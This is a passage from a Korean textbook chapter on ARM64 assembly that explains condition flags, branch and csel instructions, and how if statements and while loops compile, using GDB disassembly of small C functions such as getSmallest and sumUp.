`orn D, O1, O2`	`D = O1 ¦ ~O2`
`eon D, O1, O2`	`D = O1 ^ ~O2`

비트와이즈 `not`은 부정(`neg`)과 다르다는 점을 유념하자. `mvn` 명령은 각 비트를 뒤집지만 1을 더하지 않는다. 이 두 연산을 혼동하지 않도록 주의한다.

WARNING_ C 코드에서 비트와이즈 연산은 반드시 꼭 필요할 때만 사용할 것!

이 절을 읽은 뒤, 여러분이 작성하는 C 코드의 일반적인 산술 연산을 비트와이즈 시프트나 다른 연산으로 바꾸고 싶을 수도 있다. 하지만 이런 조치는 추천하지 않는다. 대부분의 현대 컴파일러는 필요하다면 단순한 산술 연산을 비트와이즈 연산으로 대체할 만큼 똑똑하므로, 프로그래머가 굳이 그렇게 할 필요가 없다. 일반적인 규칙으로서 프로그래머는 가급적 코드 가독성을 우선시하고 미숙한 최적화는 피해야 한다.

9.4 조건부 제어와 반복문

이 절에서는 조건문과 반복문('1.3 조건문과 반복문' 참조)에 대한 어셈블리 명령을 살펴본다. 코드는 조건문을 사용해 조건 표현식의 결과에 따라 프로그램 실행을 변경할 수 있다.

9.4.1 사전 준비

컴파일러는 명령 포인터(pc)가 프로그램 시퀀스상에서 다음에 실행될 명령이 아닌 명령을 가리키게 하도록 조건문을 변환한다.

조건부 비교 명령

비교 명령이 수행하는 산술 연산은 조건부 프로그램의 실행을 용이하게 한다. [표 9-10]은 조건부 제어와 관련된 기본 명령을 나타낸다.

표 9-10 조건부 제어 명령

명령	해석
`cmp O1, O2`	O1과 O2를 비교한다(O1 - O2를 계산한다)
`tst O1, O2`	O1 & O2을 계산한다

`cmp` 명령은 두 레지스터 O1와 O2의 값을 비교한다. 구체적으로는 O2에서 O1을 뺀다. `tst` 명령은 비트와이즈 AND를 수행한다. 다음과 같은 명령을 흔히 볼 수 있다.

```
tst x0, x0
```

이 예시에서 x0끼리의 비트와이즈 AND는 x0가 0을 포함하고 있을 때만 0이 된다. 다시 말해, 0 값에 대한 테스트는 다음과 동일하다.

```
cmp x0, #0
```

지금까지 다룬 산술 명령과 달리 cmp와 tst 명령은 대상 레지스터를 변경하지 않는다. 대신, 두 명령은 **조건 코드 플래그**condition code flags로 불리는 단일 비트 값 열을 수정한다. 예를 들어 cmp 명령은 O2 −O1의 계산 결괏값에 따라 조건 코드 플래그를 양수(크다), 음수(작다), 또는 0(같다) 값으로 바꾼다. 조건 코드값은 ALU의 연산에 관한 정보를 인코딩한다는 점을 상기하자('5.5.1 ALU'). 조건 코드 플래그는 ARM 포로세서 상태(PSTATE)의 일부이며, ARMv7−A 시스템의 현재 프로그램 상태 레지스터(CPSR)를 대신한다.

표 9-11 흔히 사용하는 조건 코드 플래그

플래그	해석
Z	0과 같은가?(1: 네; 0: 아니오)
N	음수인가?(1: 네; 0: 아니오)
V	부호 있는 오버플로가 발생했는가?(1: 네; 0: 아니오)
C	산술 연산의 자리 올림/부호가 없는 오버플로가 발생했는가?(1: 네; 0: 아니오)

[표 9−11]은 조건 코드 연산에 사용되는 일반적인 플래그를 나타낸다. cmp O1, O2 명령을 다시 살펴보자.

- Z 플래그는 O1과 O2가 같으면 1로 설정된다.
- N 플래그는 O1이 O2보다 작으면(O1 − O2의 결과가 음수이면) O2로 설정된다.
- V 플래그는 O1 − O2의 결과가 정수 오버플로를 발생시키면 1로 설정된다(부호가 있는 비교에서 유용하다).
- C 플래그는 O1 − O2의 결과가 산술 자리 올림을 발생시키면 1로 설정된다(부호가 없는 비교에서 유용하다).

조건 코드 플래그에 관한 자세한 논의는 이 책의 범위를 벗어나지만, `cmp`와 `tst` 명령을 통해 이 레지스터 들을 설정함으로써 우리가 다룰 다음 명령들(브랜치 명령들)이 올바르게 동작하게 할 수 있다.

브랜치 명령

브랜치 명령을 사용하면 프로그램의 실행을 코드의 새로운 위치로 '점프'하게 할 수 있다. 이제까지 살펴본 어셈블리 프로그램에서 `pc`는 항상 프로그램 메모리의 다음 명령을 가리킨다. 브랜치 명령은 `pc`가 아직 실행되지 않은 새로운 명령을 가리키거나(`if` 구문의 경우 등) 이전에 실행된 명령(반복문의 경우 등)을 가리키게 할 수 있다.

표 9-12 직접 브랜치 명령

명령	설명
`b addr L`	pc = addr
`br A`	pc = A
`cbz R, addr L`	R이 0과 같으면, pc = addr (조건 브랜치)
`cbnz R, addr L`	R이 0과 같지 않으면, pc = addr (조건 브랜치)
`b.c addr L`	c이면, pc = addr (조건 브랜치)

직접 브랜치 명령direct branch instruction. [표 9-12]는 직접 브랜치 명령 목록이다. `L`은 **심볼릭 라벨**symbolic label이며, 프로그램의 목적 파일object file을 식별하는 데 사용된다. 모든 라벨은 문자와 콜론 뒤의 숫자로 구성된다. 라벨은 목적 파일 범위에 대해 local 또는 global이 될 수 있다. 함수 라벨은 global이 되기 쉬우며, 대개 함수 이름과 콜론으로 구성된다. 예를 들어 `main:`(또는 `<main>:`)은 사용자가 정의한 `main` 함수에 대한 라벨로 사용된다. 이와 대조적으로 스코프가 local인 라벨은 앞에 점이 붙는다. 예를 들어 `.L1:`은 `if` 구문이나 반복 컨텍스트에서 만날 수 있는 로컬 라벨이다.

모든 라벨은 관련된 주소를 갖는다(표 9-12의 `addr`). CPU가 `b` 명령을 실행할 때, `pc` 레지스터는 `addr`로 설정된다. `b` 명령은 프로그램 카운터를 현재 위치의 128MB 이내에서 바꿀 수 있다. 어셈블리를 작성하는 프로그래머 역시 `br` 명령을 사용해 분기할 특정 주소를 지정할 수 있다. `b` 명령과 달리 `br` 명령에는 주소 범위에 대한 제한이 없다.

종종 local 라벨은 함수 시작 지점의 오프셋으로 간주된다. 따라서 `main`의 시작에서 28바이트 떨어진 주소는 `<main+28>`이라는 라벨로 표현되기도 한다. 예를 들어 `b 0x7d0 <main+28>` 명령은 주소 0x7d0(`<main+28>` 라벨과 관련됨)으로의 브랜치를 지시하는데, 이는 `main` 함수의 시작 주소에서 28바이트 떨어져 있음을 나타낸다. 이 명령을 실행하면 `pc`는 `0x7d0`로 설정된다.

조건부 브랜치 명령conditional jump instruction. [표 9-12]의 아래 3개는 조건부 브랜치 명령이다. 다시 말해, 프로그램 카운터 레지스터는 주어진 조건이 참으로 평가될 때만 `addr`로 설정된다. `cbz`와 `cbnz` 명령은 레지스터와 주소를 필요로 한다. `cbz` 명령의 경우, R이 0이면 브랜치가 선택되고 `pc`는 `addr`로 설정된다. `cbnz` 명령의 경우, R이 0이 아니면 브랜치가 선택되고 `pc`는 `addr`로 설정된다.

가장 강력한 조건부 브랜치 명령은 `b.c` 명령이다. 이 명령으로 컴파일러 혹은 어셈블리 작성자가 선택할 조건을 나타내는 커스텀 접미사를 선택할 수 있다.

조건부 브랜치 명령 접미사 [표 9-13]은 일반적인 조건부 브랜치 접미사(c)의 목록이다. 브랜치와 함께 사용될 때, 각 명령은 `b`와 점(`.`)으로 시작하며 이는 브랜치 명령임을 나타낸다. 각 명령의 접미사(c)는 해당 브랜치의 조건을 나타낸다. 브랜치 명령 접미사는 산술 비교 시 부호 유무를 해석하는 방법도 결정한다. 조건부 브랜치 명령은 `b` 명령보다 훨씬 제한된 범위(1MB)를 갖는다. 이 접미사들은 조건부 선택 명령(`csel`)을 위해서도 사용된다. `csel`에 관해서는 다음 절에서 설명한다.

표 9-13 브랜치 명령 접미사

부호가 있는 비교	부호가 없는 비교	설명
`eq`	`eq`	같거나(==) 0이면 브랜치한다
`ne`	`ne`	같지 않으면(!=) 브랜치한다
`mi`	`mi`	음수이면 브랜치한다
`pl`	`pl`	음수가 아니면(>= 0) 브랜치한다
`gt`	`hi`	크면(>) 브랜치한다
`ge`	`cs (hs)`	크거나 같으면(>=) 브랜치한다
`lt`	`lo (cc)`	작으면(<) 브랜치한다
`le`	`ls`	작거나 같으면(<=) 브랜치한다

goto 구문

이후 절들에서는 어셈블리의 조건부와 반복문을 살펴보고 C로 역엔지니어링한다. 조건부 및 반복문과 관련된 어셈블리 코드를 C로 되돌릴 때는 C 언어의 `goto` 형식을 이해하면 도움이 된다. `goto` 구문은 C의 프리미티브이며 코드의 다른 부분으로 프로그램 실행을 이동한다. `goto` 구문과 관련된 어셈블리 명령이 b다.

`goto` 구문은 `goto` 키워드와 그 뒤에 이어지는 **goto 라벨**로 구성된다. goto 라벨은 실행이 계속돼야 하는 지점을 나타내는 프로그램 라벨 유형이다. 따라서 `goto done`은 프로그램을 실행할 때 `done`이라는 라벨이 붙은 위치로 브랜치해야 함을 의미한다. `switch` 구문을 포함한 C 언어의 프로그램 라벨 예시는 '2.9.1 switch 구문'에서 이미 다뤘다.

다음 코드 목록은 표준 C 코드로 작성한 `getSmallest` 함수(첫 번째) 및 이와 관련해 C 코드로 작성한 `goto` 형태다(두 번째). `getSmallest` 함수는 두 정수(`x`와 `y`)의 값을 비교해 둘 중 작은 변수를 `smallest` 변수에 할당한다.

정규 C 버전

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { // if (조건)
        smallest = y; // then 구문
    }
    else {
        smallest = x; // else 구문
    }
    return smallest;
}
```

goto를 사용한 코드

```
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { // if (!조건)
        goto else_statement;
```

```
    }
    smallest = y; / /then 구문t
    goto done;

else_statement:
    smallest = x; // else 구문

done:
    return smallest;
}
```

여기서는 `goto` 형태가 직관적이지 않을 수 있으나 해당 내용을 자세히 들여다보자. 조건부는 `x`가 `y`보다 작거나 같은지 확인한다.

- 만약 `x`가 `y`보다 작거나 같다면, 프로그램은 `else_statement`라는 라벨로 제어를 이동한다. 이 라벨은 `smallest=x`라는 단일 구문을 포함한다. 프로그램은 선형적으로 실행되므로, 프로그램은 `done` 라벨 아래의 코드를 실행한다. 이 코드는 `smallest(x)`의 값을 반환한다.
- `x`가 `y`보다 크다면, `smallest`는 `y`로 할당된다. 프로그램은 다음으로 `goto done` 구문을 실행한다. 이에 따라 제어는 `done` 라벨로 이동하며, `smallest(y)`의 값을 반환한다.

프로그래밍의 초기 시절에는 `goto` 구문이 널리 사용됐지만, 현대 코드에서 `goto` 구문을 사용하는 것은 코드의 전체 가독성을 떨어뜨리기 때문에 바람직하지 않은 관행으로 간주된다. 사실, 컴퓨터 과학자인 에츠허르 데이크스트라Edsger Dijkstra는 `goto` 구문의 사용을 혹평하는 「Go To는 해로운 명령어Go To Statement Considered Harmful」라는 유명한 논문[4]을 쓰기도 했다.

일반적으로 잘 설계된 C 프로그램에서는 `goto` 구문을 사용하지 않으며 프로그래머는 그런 코드가 읽고, 디버깅하고, 유지보수하기 어렵다는 것을 알기 때문에 이의 사용을 꺼린다. 그러나 C 언어의 `goto` 구문은 이해해두는 편이 좋다. GCC는 전형적으로 조건부를 가진 코드를 `goto` 형태로 변경한 뒤, `if` 구문이나 반복문이 있는 어셈블리로 변환하기 때문이다.

4 Edsger Dijkstra,"Go To Statement Considered Harmful," Communications of the ACM 11(3), pp. 147–148, 1968.

9.4.2 어셈블리에서의 if 구문

어셈블리의 getSmallest 함수를 살펴보자. 편의상 함수를 다시 생성한다.

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
```

```
위 코드에 대해 GDB에서 추출된 어셈블리 코드는 다음과 비슷하다.(gdb) disas getSmallest
Dump of assembler code for function getSmallest:
0x07f4 <+0>:    sub  sp, sp, #0x20
0x07f8 <+4>:    str  w0, [sp, #12]
0x07fc <+8>:    str  w1, [sp, #8]
0x0800 <+12>:   ldr  w1, [sp, #12]
0x0804 <+16>:   ldr  w0, [sp, #8]
0x0808 <+20>:   cmp  w1, w0
0x080c <+24>:   b.le 0x81c <getSmallest+40>
0x0810 <+28>:   ldr  w0, [sp, #8]
0x0814 <+32>:   str  w0, [sp, #28]
0x0818 <+36>:   b    0x824 <getSmallest+48>
0x081c <+40>:   ldr  w0, [sp, #12]
0x0820 <+44>:   str  w0, [sp, #28]
0x0824 <+48>:   ldr  w0, [sp, #28]
0x0828 <+52>:   add  sp, sp, #0x20
0x082c <+56>:   ret
```

지금까지 봐온 어셈블리 코드와 다소 다르다. 각 명령에 연관된 바이트가 아닌 주소 를 볼 수 있다. 이 어셈블리 세그먼트는 설명을 위해 간결하게 편집했다. 보통 함수 생성과 관련된 명령은 표시하지 않는다. 관습적으로 GCC는 레지스터 x0와 x1에 각각 함수의 첫 번째, 두 번째 매

개변수를 넣는다. getSmallest에 대한 매개변수가 int 타입이므로, 컴파일러는 컴포넌트 레지스터 w0와 w1에 각 매개변수를 넣는다. 명확한 설명을 위해, 매개변수를 각각 x와 y로 부르겠다.

앞에서 본 어셈블리 코드의 처음 몇 줄을 살펴보자. 이 예시는 명시적으로 스택을 그리지 않는다. 스택은 여러분이 직접 그려보기 바란다. 이를 통해 여러분은 스택 추적 스킬을 기를 수 있다.

- sub 명령은 스택을 32바이트만큼 '키운다'(0x20).
- <getSmallest+4>와 <getSmallest+8>의 str 명령들은 x과 y를 스택 위치 sp + 12과 sp + 8에 각각 저장한다.
- <getSmallest+12>와 <getSmallest+16>의 ldr 명령들은 x과 y를 레지스터 w1과 w0에 각각 저장한다. w0의 w1의 원래값이 뒤바뀐다!
- cmp 명령은 w1과 w0을 비교(즉, x와 y를 비교)하고 적절한 조건 코드 플래그 레지스터를 설정한다.
- <getSmallest+24>6의 b.le 명령은 x가 y보다 작거나 같으면, 다음으로 실행될 명령이 위치 <getSmallest+40> (혹은 pc = 0x81c)에 있음을 나타낸다. 그렇지 않으면 pc는 순서상 다음 명령인 0x810으로 설정된다.

다음으로 실행하는 명령은 프로그램이 세 번째 행(<getSmallest+24>)의 분기(즉, jump 실행) 여부에 따라 달라진다. 우선 분기를 따르지 않는 경우부터 생각해보자. 이 경우, pc는 0x810(즉, <getSmallest+28>)로 설정되고 다음 명령 시퀀스가 실행된다.

- <getSmallest+28>의 ldr명령은 y를 레지스터 w0에 로드한다.
- <getSmallest+32>의 str 명령은 y를 스택 위치 sp + 28에 저장한다.
- <getSmallest+36>의 b 명령은 레지스터 pc를 주소 0x824로 설정한다.
- <getSmallest+48>의 ldr명령은 y를 레지스터 w0에 로드한다.

마지막 2개의 명령은 콜 스택을 원래 크기로 되돌리고, 함수 호출에서 복귀한다. 이 경우, y는 반환 레지스터 w0에 있으며, getSmallest는 y를 반환한다.

이제, 브랜치에서 <getSmallest+24>가 선택된다고 가정하자. 다시 말해, b.le 명령이 레지스터 pc를 0x81c(즉, <getSmallest+40><)로 설정한다. 실행할 명령들은 다음과 같다.

- <getSmallest+40>의 ldr명령은 y를 레지스터 x에 로드한다.
- <getSmallest+44>의 str 명령은 x를 스택 위치 sp + 28에 저장한다.
- <getSmallest+48>의 ldr명령은 x를 레지스터 w0에 로드한다.

마지막 2개의 명령은 콜 스택을 원래 크기로 되돌리고, 함수 호출에서 복귀한다. 이 경우, x는 반환 레지스터 w0에 있으며, getSmallest는 x를 반환한다.

앞의 어셈블리를 다음과 같이 표현할 수 있다.

```
0x07f4 <+0>:   sub  sp, sp, #0x20          // 스택을 32바이트만큼 키운다.
0x07f8 <+4>:   str  w0, [sp, #12]          // x를 sp+12에 저장한다.
0x07fc <+8>:   str  w1, [sp, #8]           // y를 sp+8에 저장한다.
0x0800 <+12>:  ldr  w1, [sp, #12]          // w1 = x
0x0804 <+16>:  ldr  w0, [sp, #8]           // w0 = y
0x0808 <+20>:  cmp  w1, w0                 // x와 y를 비교한다.
0x080c <+24>:  b.le 0x81c <getSmallest+40> // (x <= y)이면 <getSmallest+40>로 점프
                                           // 한다.
0x0810 <+28>:  ldr  w0, [sp, #8]           // w0 = y
0x0814 <+32>:  str  w0, [sp, #28]          // y를 sp+28에 저장한다 (smallest).
0x0818 <+36>:  b    0x824 <getSmallest+48> // <getSmallest+48>로 점프한다.
0x081c <+40>:  ldr  w0, [sp, #12]          // w0 = x
0x0820 <+44>:  str  w0, [sp, #28]          // x를 sp+28에 저장한다 (smallest).
0x0824 <+48>:  ldr  w0, [sp, #28]          // w0 = smallest
0x0828 <+52>:  add  sp, sp, #0x20          // 스택을 정리한다.
0x082c <+56>:  ret                         // smallest를 반환한다.
```

이를 다시 C 코드로 변환하면 다음과 같다.

goto를 사용한 코드

```
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        goto assign_x;
    }
    smallest = y;
    goto done;

assign_x:
    smallest = x;
```

```
done:
    return smallest;
}
```

변환된 C 코드

```
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        smallest = x;
    }
    else {
        smallest = y;
    }
    return smallest;
}
```

이 코드에서 변수 `smallest`는 레지스터 `%eax`에 해당한다. 만약 `x`가 `y`보다 작거나 같으면, 코드는 `smallest = x` 구문을 실행한다. 이는 이 함수의 `goto` 형태 안의 `assign_x`에 할당된 `goto` 라벨과 관련된다. 그렇지 않으면 `smallest = y` 구문이 실행된다. `goto` 라벨 `done`은 `smallest`의 값이 반환돼야 함을 나타낸다.

어셈블리 코드를 C 코드로 변환한 코드가 원래의 `getSmallest` 함수와 살짝 다른 것을 눈여겨보자. 큰 차이가 없어서 자세히 보면 두 함수는 논리적으로 동일하다. 하지만 컴파일러는 우선 모든 `if` 구문을 동등한 `goto` 형태로 변환한다. 그 결과 약간 다르지만 동등한 버전의 코드가 생성된다. 다음 코드 예시는 표준 `if` 구문 포맷과 그에 해당하는 `goto` 형태를 나타낸다.

C `if` 구문

```
if (<조건>) {
    <then 구문>;
}
else {
    <else 구문>;
}
```

컴파일러가 변환한 goto 형태

```
    if (!<조건>) {
        goto else;
    }
    <then 구문>;
    goto done;
else:
    <else 구문>;
done:
```

컴파일러가 어셈블리로 변환한 코드는 조건이 참일 때 브랜치를 지정한다. 이는 조건이 참이 아닐 때 (else로) '점프'하는 if 구문의 구조와 반대된다. goto 형태는 로직에서 이 차이를 나타낸다.

getSmallest 함수의 원래 goto 변환에서 다음을 확인할 수 있다.

- x <= y는 !<조건>에 해당한다.
- smallest = x는 <else 구문>이다.
- smallest = y줄은 <then 구문>이다.
- 함수의 마지막 줄은 return smallest다.

위 내용을 기반으로 함수의 원 버전을 다시 작성하면 다음과 같다.

```
int getSmallest(int x, int y) {
    int smallest;
    if (x > y) {     //!(x <= y)
        smallest = y; // then 구문
    }
    else {
        smallest = x; // else 구문
    }
    return smallest;
}
```

이 버전은 원래 getSmallest 함수와 동일하다. C 코드 수준에서 다른 방식으로 작성된 함수가 어셈블리 명령에서는 동일할 수 있음을 기억하자.

조건부 선택 명령

조건부 명령 중에서 마지막으로 설명할 것은 **조건부 이동**conditional move(csel) 명령이다. cmp, tst, b 명령은 프로그램에서의 **조건부 제어 전달**conditional transfer of control을 구현한다. 다시 말해, 프로그램의 실행 분기는 여러 갈래로 나뉜다. 이 브랜치들의 비용이 매우 높기 때문에 코드를 최적화하는 데 큰 문제가 될 수 있다.

이와 대조적으로, csel 명령은 **조건부 데이터 전달**conditional transfer of data을 구현한다. 다시 말해, 조건부의 <then 구문>과 <else 구문>이 모두 실행되면 조건의 결과에 따라 데이터를 적절한 레지스터에 위치시킨다.

C의 **삼항 표현**을 사용하면 컴파일러는 종종 브랜치 대신 csel 명령을 생성한다. 표준 if-then-else 구문에 대한 삼항 표현은 다음 형태를 띤다.

```
result = (<조건>) ? <then 구문> : <else 구문>;
```

이 형태를 사용해 getSmallest 함수를 삼항 표현으로 작성해본다. 새 버전의 함수는 원래의 getSmallest 함수와 정확하게 동일하게 동작한다.

```
int getSmallest_cmov(int x, int y) {
    return x > y ? y : x;
}
```

큰 변화가 보이지 않는다면 결과 어셈블리를 들여다보자. 첫 번째와 두 번째 매개변수(x와 y)가 레지스터 w0와 w1에 각각 저장된다.

```
0x4005d7 <+0>:   push   %rbp             # %rbp를 저장한다.
0x4005d8 <+1>:   mov    %rsp,%rbp        # %rbp를 업데이트한다.
0x4005db <+4>:   mov    %edi,-0x4(%rbp)  # x를 %rbp-0x4에 복사한다.
0x4005de <+7>:   mov    %esi,-0x8(%rbp)  # y를 %rbp-0x8에 복사한다.
```

```
0x4005e1 <+10>:  mov    -0x8(%rbp),%eax  # y를 %eax에 복사한다.
0x4005e4 <+13>:  cmp    %eax,-0x4(%rbp)  # x와 y를 비교한다.
0x4005e7 <+16>:  cmovle -0x4(%rbp),%eax  # (x <= y)이면 x를 %eax에 복사한다.
0x4005eb <+20>:  pop    %rbp             # %rbp를 복원한다.
0x4005ec <+21>:  retq                    # %eax를 반환한다.
```

이 어셈블리 코드에는 점프가 없다. x와 y를 비교한 후, x가 y보다 작거나 같을 때만 반환 레지스터 w0로 이동한다. 브랜치 명령과 마찬가지로, cmov 명령의 접미사는 조건부 이동이 발생하는 조건을 나타낸다. csel 명령의 구조는 다음과 같다.

```
csel D, R1, R2, C // (C)이면 D = R1 그렇지 않으면 D = R2
```

여기에서 D는 대상 레지스터, R1과 R2는 비교 대상 값을 포함하는 2개의 레지스터, C는 평가할 조건을 나타낸다.

원 함수 getSmallest의 경우, 컴파일러의 내부 최적화 장치(10장 참조)는 레벨 1 최적화가 활성화되면(즉, -O1) b 명령을 하나의 csel 명령으로 변환한다.

```
// 다음 명령어로 컴파일함: gcc -O1 -o getSmallest getSmallest.c
Dump of assembler code for function getSmallest:
0x0734 <+0>: cmp  w0, w1            // x와 y를 비교한다.
0x0738 <+4>: csel w0, w0, w1, le    // (x<=y)이면 w0=x, 그렇지 않으면 w0=y
0x073c <+8>: ret                    // (w0)를 반환한다.
```

일반적으로 컴파일러는 브랜치 명령을 csel 명령으로 최적화하는 데 매우 주의를 기울인다. 부작용과 포인터값이 연관될 때는 더욱 그렇다. 다음은 incrementX 함수를 작성하는 동등한 두 가지 방법이다.

C 코드

```
int incrementX(int *x) {
    if (x != NULL) { // x가 NULL이 아니면
        return (*x)++; // x를 증가한다.
```

```
    }
    else { // x가 NULL이면
        return 1; // 1을 반환한다.
    }
}
```

C 삼항 형식

```
int incrementX2(int *x){
    return x ? (*x)++ : 1;
}
```

각 함수는 정수에 대한 포인터를 입력으로 받고 그 입력이 NULL인지 확인한다. 만약 x가 NULL이 아니면, 함수는 x 값을 증가시킨 뒤 참조되지 않은 값을 반환한다. 그렇지 않으면, 함수는 1을 반환한다.

incrementX2가 삼항 표현을 사용하므로 cmov 명령을 사용한다고 생각하기 쉽다. 하지만 두 함수는 동일한 어셈블리 코드로 변환된다.

```
// 매개변수 x는 레지스터 x0에 있다
Dump of assembler code for function incrementX2:
0x0774 <+0>:  mov  w1, #0x1                   // w1 = 0x1
0x0778 <+4>:  cbz  x0, 0x788 <incrementX2+20> // (x==0)이면 <incrementX2+20>로 점프
                                              // 한다.
0x077c <+8>:  ldr  w1, [x0]                   // w1 = *x
0x0780 <+12>: add  w2, w1, #0x1               // w2 = w1 + 1
0x0784 <+16>: str  w2, [x0]                   // *x = w2
0x0788 <+20>: mov  w0, w1                     // w0 = *x
0x078c <+24>: ret                             // (w0)를 반환한다.
```

csel 명령은 **조건과 관련된 양쪽 브랜치를 모두 실행한다**. 다시 말해 x는 항상 역참조된다. x가 널 포인터인 경우를 생각해보자. 널 포인터를 역참조하는 것은 코드에서 널 포인터 예외를 야기하고 세그멘테이션 폴트로 이어진다는 점을 기억하자. 이런 상황이 발생하지 않도록, 컴파일러는 안전한 길을 택해 브랜치를 사용한다.

9.4.3 어셈블리에서의 for 반복문

`if` 구문과 마찬가지로, 어셈블리에서 반복문은 브랜치 명령을 사용해 구현된다. 그렇지만 반복문은 평가된 조건의 결과에 기반해 명령을 **다시 실행**revisited시킬 수 있다.

다음 예시에서의 `sumUp` 함수는 1부터 사용자가 정의한 정수까지 모든 양의 정수를 합한다. 이 코드는 C의 `while` 반복문을 설명하기 위해 의도적으로 최적화하지 않았다.

```
int sumUp(int n) {
    // total과 i를 초기화한다.
int total = 0;
    int i = 1;

    while (i <= n) {  // i가 n보다 작거나 같은 동안
        total += i;   // i를 total에 더한다.
        i++;          // i를 1 증가시킨다.
    }
    return total;
}
```

GDB를 사용해 이 코드를 컴파일하고 디스어셈블하면 다음 어셈블리 코드가 나타난다.

```
Dump of assembler code for function sumUp:
0x0724 <+0>:   sub   sp, sp, #0x20
0x0728 <+4>:   str   w0, [sp, #12]
0x072c <+8>:   str   wzr, [sp, #24]
0x0730 <+12>:  mov   w0, #0x1
0x0734 <+16>:  str   w0, [sp, #28]
0x0738 <+20>:  b     0x758 <sumUp+52>
0x073c <+24>:  ldr   w1, [sp, #24]
0x0740 <+28>:  ldr   w0, [sp, #28]
0x0744 <+32>:  add   w0, w1, w0
0x0748 <+36>:  str   w0, [sp, #24]
0x074c <+40>:  ldr   w0, [sp, #28]
0x0750 <+44>:  add   w0, w0, #0x1
```

```
0x0754 <+48>:  str   w0, [sp, #28]
0x0758 <+52>:  ldr   w1, [sp, #28]
0x075c <+56>:  ldr   w0, [sp, #12]
0x0760 <+60>:  cmp   w1, w0
0x0764 <+64>:  b.le  0x73c <sumUp+24>
0x0768 <+68>:  ldr   w0, [sp, #24]
0x076c <+72>:  add   sp, sp, #0x20
0x0770 <+76>:  ret
```

이 예시에서도 스택을 명시적으로 그리지 않겠다. 여러분이 직접 그려보기를 권한다.

첫 5개 명령

이 함수의 첫 5개 명령은 함수 실행을 위한 스택과 임시값을 셋업한다.

```
0x0724 <+0>:  sub  sp, sp, #0x20   // 스택을 32바이트만큼 키운다(새로운 스택 프레임).
0x0728 <+4>:  str  w0, [sp, #12]   // n을 sp+12에 저장한다(n).
0x072c <+8>:  str  wzr, [sp, #24]  // 0을 sp+24에 저장한다(total).
0x0730 <+12>: mov  w0, #0x1        // w0 = 1
0x0734 <+16>: str  w0, [sp, #28]   // 1을 sp+28에 저장한다(i).
```

구체적으로는 다음과 같다.

- 콜 스택을 32바이트만큼 스택을 키우고, 새로운 프레임을 만든다.
- 첫 번째 매개변수(n)를 스택 위치 sp + 12에 저장한다.
- 0을 스택 위치 sp + 24(total을 나타냄)에 저장한다.
- 값 1을 레지스터 w0에 저장한다.
- 값 1을 스택 위치 sp + 28(i를 나타냄)에 저장한다.

함수 안의 **임시 변수**가 스택 위치에 저장된다는 점을 상기하자. 단순하게 설명하기 위해 위치 sp + 24은 total, 위치 sp + 28는 i로 표기한다. sumUp의 입력 매개변수(n)는 스택 위치 sp + 12로 이동한다. 스택의 임시 변수는 바뀌지만, 스택 포인터는 첫 번째 명령(즉, sub sp, sp, #0x20)을 실행한 뒤에도 바뀌지 않는다.

반복문 본체

sumUp 함수의 다음 12개 명령은 반복문 본체에 해당한다.

```
0x0738 <+20>: b     0x758 <sumUp+52>  // <sumUp+52>로 점프한다.
0x073c <+24>: ldr   w1, [sp, #24]     // w1 = total
0x0740 <+28>: ldr   w0, [sp, #28]     // w0 = i
0x0744 <+32>: add   w0, w1, w0        // w0 =  i + total
0x0748 <+36>: str   w0, [sp, #24]     // (total + i)를 sp+24에 저장한다(total+=i).
0x074c <+40>: ldr   w0, [sp, #28]     // w0 = i
0x0750 <+44>: add   w0, w0, #0x1      // w0 = i + 1
0x0754 <+48>: str   w0, [sp, #28]     // (i+1)을 sp+28에 저장한다(i++).
0x0758 <+52>: ldr   w1, [sp, #28]     // w1 = i
0x075c <+56>: ldr   w0, [sp, #12]     // w0 = n
0x0760 <+60>: cmp   w1, w0            // i와 n을 비교한다.
```

첫 번째 명령은 <sumUp+52>으로 직접 점프하며, 명령 포인터(pc)는 주소 0x758로 설정된다.

다음에 실행되는 2개의 명령(위치 <sumUp+52>와 <sumUp+56>)은 i와 n을 레지스터 w1과 w0에 각각 로드한다.

- <sumUp+60>의 cmp 명령은 i를 n과 비교하고, 적절한 조건 플래그를 설정한다. 프로그램 카운터 pc는 다음으로 실행할 명령(주소 0x764)을 가리킨다.
- <sumUp+64>의 b.le 명령은 i가 n보다 작거나 같으면 pc 레지스터를 주소 0x73c으로 교체한다.

브랜치가 선택되면(i <= n이면), 프로그램은 <sumUp+24>로 점프해 다음 명령들을 실행한다.

- <sumUp+24>와 <sumUp+28>의 ldr 명령들은 total과 i를 레지스터 w1과 w0에 각각 저장한다.
- add 명령(<sumUp+32>)은 total을 i에 더한 뒤(즉, i + total), 결과를 w0에 저장한다.
- <sumUp+36>의 str 명령은 레지스터 w0의 값으로 total을 업데이트한다(total = total + i)
- <sumUp+40>의 ldr명령은 i를 레지스터 w0에 로드한다.
- <sumUp+44>의 add 명령은 1을 i에 더한 뒤, 그 결과값을 레지스터 w0에 저장한다.
- <sumUp+48>의 str 명령은 레지스터 w0의 값으로 i를 업데이트한다(i = i + 1)
- <sumUp+24>와 <sumUp+28>의 ldr 명령들은 i와 n을 레지스터 w1과 w0에 각각 저장한다.
- <sumUp+60>의 cmp 명령은 i를 n과 비교하고, 적절한 조건 코드 플래그를 설정한다.

다음으로 b.le 명령이 실행된다. i가 n 보다 작거나 같다면, 프로그램은 다시 한번 <sumUp+24>으로 점프하고 pc는 0x73c로 설정되며, <sumUp+24>와 <sumUp+64> 사이의 명령을 반복 실행한다. 그렇지 않으면 pc는 순서상 다음 명령인 0x768로 설정된다.

브랜치가 수행되지 않으면(즉, i이 n보다 작거나 같지 않으면) 다음 명령을 실행한다.

```
0x0768 <+68>:  ldr   w0, [sp, #24]   // w0 = total
0x076c <+72>:  add   sp, sp, #0x20   // 스택을 복원한다.
0x0770 <+76>:  ret                   // w0(total)을 반환한다.
```

이 명령은 total 값을 레지스터 w0에 복사하고, sp만큼 줄어든 콜 스택을 복원한 뒤 함수를 이탈한다. 따라서, 이 함수는 이탈하면서 total을 반환한다.

다음은 sumUp 함수의 어셈블리와 goto 형태로 나타낸 코드다.

어셈블리

```
<sumUp>:
  <+0>:   sub   sp, sp, #0x20
  <+4>:   str   w0, [sp, #12]
  <+8>:   str   wzr, [sp, #24]
  <+12>:  mov   w0, #0x1
  <+16>:  str   w0, [sp, #28]
  <+20>:  b     0x758 <sumUp+52>
